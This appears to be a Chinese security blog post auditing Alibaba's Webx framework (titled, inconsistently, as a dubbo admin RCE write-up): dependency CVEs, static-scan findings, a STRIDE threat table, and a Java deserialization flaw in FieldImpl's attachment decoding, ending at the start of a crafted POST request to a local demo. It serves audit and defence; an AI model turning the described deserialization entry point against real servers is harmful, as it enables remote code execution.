代码审计-dubbo admin <=2.6.1远程命令执行漏洞

原创

安全乐观主义 于 2019-02-12 17:54:48 发布 3612 收藏

RoadMap

通过结构化的思维进行以软件程序为中心的威胁建模、枚举威胁、缓解威胁、验证来解决四个问题：具体业务是什么？哪些地方可能出现风险？如何规避解决？是否覆盖完整。
通过前排了解（包括在fofa、zoomeyes、shodan的范围分析、wooyun历史漏洞材料输入），考量以下方面：
- 数据流或代码布局；
- 访问控制；
- 现有的或内置的安全控制；
- 非用户输入的入口点；
- 与外部服务的集成;
- 配置文件和数据源的位置;
- 插件和定制化展现（在内置设计框架的情况下）。

输入材料


webx需要的文档清单，主要关注系统的通用安全缺陷
安全设计文档：
- 安全功能
- 默认安全设置
- 功能安全设计和实现
- 子系统间的攻击风险点分析或者安全需求考量点
安全编码规范
- 开发涉及安全点的要求
- 代码review、培训涉及安全的记录
安全测试文档：
- 功能涉及安全点的过程用例和结果文档
组件安全：
- 涉及二进制、开源组件的版本记录，安全补丁维护记录

安全目标和需求

略


架构分析

webx 是Alibaba早期使用的一款建立在 Java Servlet API 基础上的通用 WEB 框架。用 Webx 搭建的应用可以运行在任何一个标准的 WEB 应用服务器上面：Tomcat、Jetty、Jboss、Weblogic。 Webx 是基于经典 MVC设计模式的 WEB 框架 Spring，并且可以被其它组件扩展。Webx 不仅能够用来开发高度可定制的 Web 应用，也能够用来帮助用户开发高度可扩展的非 WEB 的应用。作为一款阿里内部广泛使用的基础中间框架。其在SDLC开发流程阶段占据了一定的地位(参考《钉钉安全白皮书》应用安全章节介绍)，虽然它的官网已经不维护，也是先知社区通用软件的A类应用。企业内部框架设置默认值和默认扩展应该是最安全、最常用的选择，同时将会在线上自动去除开发工具、debug和trace组件，保证软件基线安全。



技术方案合久必分、分久必合，统一框架在互联网公司存在推广困难、开发人员技术固化、在微服务的架构下难以高效扩展的缺陷，出现逐步被spring cloud等组件替换或升级的趋势。但是仍需关注底层框架存在风险的场景，框架势必会影响众多增量和存量业务。对待存量业务的历史遗留问题，存在调用链分析技术手段不全、安全监控存在组件不清晰、整改过程存在难度大、范围广、修复指标不清晰的客观困难。安全推进过程中SDL团队没有足够人力物力跟进每一次安全需求和评审；而在开发阶段依赖于经过培训和宣讲后的code review需要具备一定的安全能力；而在日常安全运营介入较多的安全测试阶段，功能安全测试和安全功能的测试需要实施人员具备一定的代码阅读和赋能有效修复方案的能力。商业静态安全工具对于框架类支持有限，在未定制规则匹配模型、未设置防误报原语和自定义有效slink点和污染路径的情况下，扫描效果存在着高误报率、高漏报率的局限性；黑盒扫描对于post请求、参数带有权限验证、迭代扫描业务、日志路由收集不全、poc不灵活的前提下就不能主动发现更多场景的安全风险和漏洞；人工代码review可以显著发现业务安全问题如越权、信息泄露、遍历类问题，其他方面只能大致人工覆盖公司历史的主要安全问题和owasp top10列表；checklist检测适用于数据安全层面和归档信息，各阶段数据难以有效联动形成闭环运营。SDL有必要对组件和框架做一次安全设计和架构方面的评估，以webx为抓手，可以进行一次探索式地安全分析。

web处理架构简单参考下图:




供应链安全

遵循供应链安全检测标准，使用dependency check分析项目的依赖关系，匹配CWE对应NVD查询CVE。发现存在多处安全风险。

```
dom4j-1.6.1.jar (dom4j:dom4j:1.6.1, cpe:/a:dom4j_project:dom4j:1.6.1) : CVE-2018-1000632
commons-fileupload-1.3.1.jar (commons-fileupload:commons-fileupload:1.3.1, cpe:/a:apache:commons_fileupload:1.3.1) : CVE-2016-1000031, CVE-2016-3092
groovy-all-2.1.7.jar (commons-cli:commons-cli:1.2, org.codehaus.groovy:groovy-all:2.1.7, cpe:/a:apache:groovy:2.1.7) : CVE-2016-6814, CVE-2015-3253
spring-core-3.2.7.RELEASE.jar (org.springframework:spring-core:3.2.7.RELEASE, cpe:/a:springsource:spring_framework:3.2.7) : CVE-2014-1904, CVE-2014-0054
logback-core-1.0.13.jar (cpe:/a:logback:logback:1.0.13, ch.qos.logback:logback-core:1.0.13) : CVE-2017-5929
xercesImpl-2.11.0.jar (xerces:xercesImpl:2.11.0, cpe:/a:apache:xerces2_java:2.11.0) : CVE-2012-0881
xalan-2.7.1.jar (xalan:xalan:2.7.1, cpe:/a:apache:xalan-java:2.7.1) : CVE-2014-0107
serializer-2.7.1.jar (cpe:/a:apache:xalan-java:2.7.1, xalan:serializer:2.7.1) : CVE-2014-0107
slf4j-api-1.7.5.jar (org.slf4j:slf4j-api:1.7.5, cpe:/a:slf4j:slf4j:1.7.5) : CVE-2018-8088
jcl-over-slf4j-1.7.5.jar (org.slf4j:jcl-over-slf4j:1.7.5, cpe:/a:slf4j:slf4j:1.7.5) : CVE-2018-8088
citrus-webx-all-3.2.4.jar/META-INF/maven/com.alibaba.citrus/citrus-webx-all/pom.xml (com.alibaba.citrus:citrus-webx-all:3.2.4, cpe:/a:all-for-one:all_for_one:3.2.4) : CVE-2018-12056
```

使用git alert功能进行分析，结果基本一致



此外经过mvn dependency tree人工审视发现org.codehaus.groovy:groovy-all:2.1.7引用实际存在CVE-2016-6814, CVE-2015-3253风险，利用存在客观难度，考虑到信息安全策略的三要素，遵循接受风险的策略。


源代码审查

对于框架类的使用白盒扫描器，可以用注解的方式打标避免误报和漏报，步骤为：
为 Java 接口方法建模
为资源泄漏建模
为不可信（被污染的）数据源建模
为不能流入被污染数据的方法（数据消费者）建模
添加字段被污染或未被污染的断言
抑制对方法的缺陷报告
生成 Java Web 应用程序安全 模型
结合自定义规则进行排查，发现89项代码风险。

CID	类型	影响	状态	文件	函数	类别	首次被检测到
1512602	无保护的读取	中等	新增	/opt/m....java	DefaultApacheHttpClientBuilder.getIdleConnectionMon	并发数据访问冲突	2018 年 12 月
1512670	无保护的写入	中等	新增	/opt/m....java	DefaultApacheHttpClientBuilder.httpProxyHost	并发数据访问冲突	2018 年 12 月
1512661	无保护的写入	中等	新增	/opt/m....java	DefaultApacheHttpClientBuilder.httpProxyPort	并发数据访问冲突	2018 年 12 月
1512662	无保护的写入	中等	新增	/opt/m....java	DefaultApacheHttpClientBuilder.httpProxyUsername	并发数据访问冲突	2018 年 12 月
1512655	无保护的写入	中等	新增	/opt/m....java	DefaultApacheHttpClientBuilder.setSoTimeout	并发数据访问冲突	2018 年 12 月
1512624	无保护的写入	中等	新增	/opt/m....java	DefaultApacheHttpClientBuilder.setUserAgent	并发数据访问冲突	2018 年 12 月
1512618	Dm：使用了可疑方法	低	新增	/opt/m...java	EntPayServiceImpl.buildPublicKeyFile	FindBugs：国际化	2018 年 12 月
1512608	Dm：使用了可疑方法	低	新增	/opt/m...java	EntPayServiceImpl.encryptRSA	FindBugs：国际化	2018 年 12 月
1512637	解引用 null 返回值	中等	新增	/opt/m...java	EntPayServiceImpl.encryptRSA	Null 指针解引用	2018 年 12 月
1512668	Dm：使用了可疑方法	低	新增	/opt/m...java	EntPayServiceImpl.main	FindBugs：国际化	2018 年 12 月
1512647	资源泄漏	高	新增	/opt/m....java	MaterialDeleteOkhttpRequestExecutor.execute	资源泄漏	2018 年 12 月
1512596	资源泄漏	高	新增	/opt/m....java	MaterialNewsInfoOkhttpRequestExecutor.execute	资源泄漏	2018 年 12 月
1512645	资源泄漏	高	新增	/opt/m...java	MaterialVideoInfoOkhttpRequestExecutor.execute	资源泄漏	2018 年 12 月
1512629	解引用 null 返回值	中等	新增	/opt/m...java	MaterialVoiceAndImageDownloadJoddHttpRequestExe	Null 指针解引用	2018 年 12 月
1512597	资源泄漏	高	新增	/opt/m...java	MaterialVoiceAndImageDownloadOkhttpRequestExecu	资源泄漏	2018 年 12 月


89 问题 匹配项

使用lgtm辅助分析：
可以看到有两处xss、一处重定向需要进行验证。



依赖结构矩阵（Dependency Structure Matrices，DSM)

这处的作用是：可以直接快速查看关联关系，方便分析在注解、引用、参数调用时候的情况。



数据流

资产是指对用户有价值，被攻击目标。除了用户数据等直接资产，还包括系统，权限等可以被利用进一步攻击的非直接资产。资产在应用系统不同的位置和访问入口就形成了我们所说的攻击面，对攻击面防护部署不当，或者资产在不被信任的位置被访问，存储和使用都会导致设计缺陷和漏洞，这里主要指数据流。

信任边界

已确定的的信任边界为：
- 外围防火墙、waf、应用认证的调用
- 数据库服务器信任来自dmz区的web应用程序的调用
- 前后端的数据传参流转
数据流图：
框架类的实现较为复杂，手工分析画了些图，略
子系统分解：
对系统的了解程度指明了对子系统的剖析程度，略

数据存贮

略

威胁列表

STRIDE威胁建模


依据STRIDE威胁建模方法，采用微软的Web 应用程序安全框架设计威胁列表：
自顶向下逐步分解，按照大模块进行梳理,检查通用场景威胁列表和和原始安全需求，并对识别的威胁进行转移、缓解、消除、接受风险这样的缓解措施，这里不适合使用综合威胁办法，从设计和交付回顾角度未有效增强fuzz能力。

威胁 ID	风险等级	威胁描述	威胁分类	影响的资产	修复方案
	高	服务器同客户端通信使用采用 http 模式，可被中间人攻击窃取，难以通信层面数据交互的保密性、完整性和抗重放攻击性。	信息泄露	客户端活动内容 日志上报 系统信息及访问 ip	对外网开放时使用全站 https 功能
	中	Token 生成随机性不足，攻击者可推算出有效序列值，伪造用户进行登录	欺骗	用户数据	使用非对称加密算法随机生成 key 值
	低	服务器和客户端采用 webservice，服务器宕机会导致服务离线	拒绝服务	服务	通过统一容灾方式，多机方式部署。
	高	系统年久无人维护，源代码开源被逆向渗透	信息泄露、拒绝服务	服务	略，重点是引出反序列漏洞

将以上结果纳入威胁漏洞库。


攻击树分析：

通过文档记录检查的方法，检索漏洞信息。利用攻击树体现漏洞、手段、将威胁进行裁剪细化，直达具体的行为、状态。构建合适and的or模型很麻烦，依靠于建模人员的知识广度。




基于Misuse_case的建模方法

略
##软件baseline
略
#技术考量和漏洞报告
还在使用ctrl+f吗？使用ql查询语言分析序列化的点吧：



编写单元测试，通过flow进行跟进



##反序列化风险

参阅技术文档《webx3_guide_book》的章节9.4.3.3. Field API，

创建附件

Field可以带一个附件。附件是一个对象，被序列化保存在hidden字段中。在下一次请求的时候，附件可以被恢复成对象。通过附件，可以让应用程序在表单中携带一些附加信息。下页的代码会生成一个hidden字段，将$obj序列化保存在其中：

例 9.68. 创建附件

```
$field.setAttachment($obj)
$field.attachmentHiddenField
```

当你要取得它时，只要这样：

```
#set ($obj = $field.attachment)
```

判断是否有附件：

```
#if ($field.hasAttachment()) … #end
```

清除附件：

```
$field.cleanAttachment()
```


利用：

在com.alibaba.citrus.service.form.impl.FieldImpl存在反序列化功能。

```java
private Object decode(String attachmentEncoded) {
    if (attachmentEncoded == null || attachmentEncoded.startsWith("!Failure:")) {
        return null;
    }

    // 1. base64解码
    byte[] plaintext = null;

    try {
        String encoded = StringEscapeUtil.unescapeURL(attachmentEncoded);
        plaintext = Base64.decodeBase64(encoded.getBytes( charsetName: "ISO-8859-1"));

        if (ArrayUtil.isEmptyArray(plaintext)) {
            log.warn("Field attachment content is empty: " + encoded);
            return null;
        }
    } catch (Exception e) {
        log.warn("Failed to decode field attachment: " + e);
        return null;
    }

    // 2. 解压缩
    ByteArrayInputStream bais = new ByteArrayInputStream(plaintext);
    Inflater inf = new Inflater( nowrap: false);
    InflaterInputStream iis = new InflaterInputStream(bais, inf);

    // 3. 反序列化
    ObjectInputStream ois = null;

    try {
        ois = new ObjectInputStream(iis);
        return ois.readObject();
    } catch (Exception e) {
```


由于encode方法是对对象序列化后进行zip压缩、base64编码、url编码，所以需要改造
可以通过两种方式调用反序列化接口。
以官方的turorial1为例，新增显式保存附件的功能，设置setAttachment对象，待反序列化时调用

为了验证效果我们开启组件过滤功能，form.xml设置

```
<group name="upload" extends="csrfCheck">
    <field name="fileUpload" displayName="该文件">
        <fm-validators:uploaded-file-validator extension="jpg,gif,png">
            <message>${displayName}不是合法的图片文件,系统在服务器端进行验证</message> </fm-validators:uploaded-file-
        <fm-validators:uploaded-file-validator maxSize="1000K">
            <message>${displayName}不能超过${maxSize}字节</message> </fm-validators:uploaded-file-validator>
    </field>
    <field name="serFiled"></field>
</group>
```

webx.xml设置只容许上传jpg文件。

```
</request-contexts:session>
<request-contexts:parser>
    <filters>
        <parser-filters:uploaded-file-whitelist extensions="jpg" />
    </filters>
</request-contexts:parser>
```

通过抓包http请求，分析流量和参数，我们可以通过构造.attach请求实现反序列化效果。
考虑到框架自动解析filedImpl，对于没有这种写法的网页，也是存在反序列化漏洞。还是以demo的注册页面为例，构造请求进行url一次编码，依旧生效：

Raw | Params | Headers | Hex

```
POST /form/register.htm HTTP/1.1
Host: localhost:8082
User-Agent: User-Agent:mtdp-infosec/scan1.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
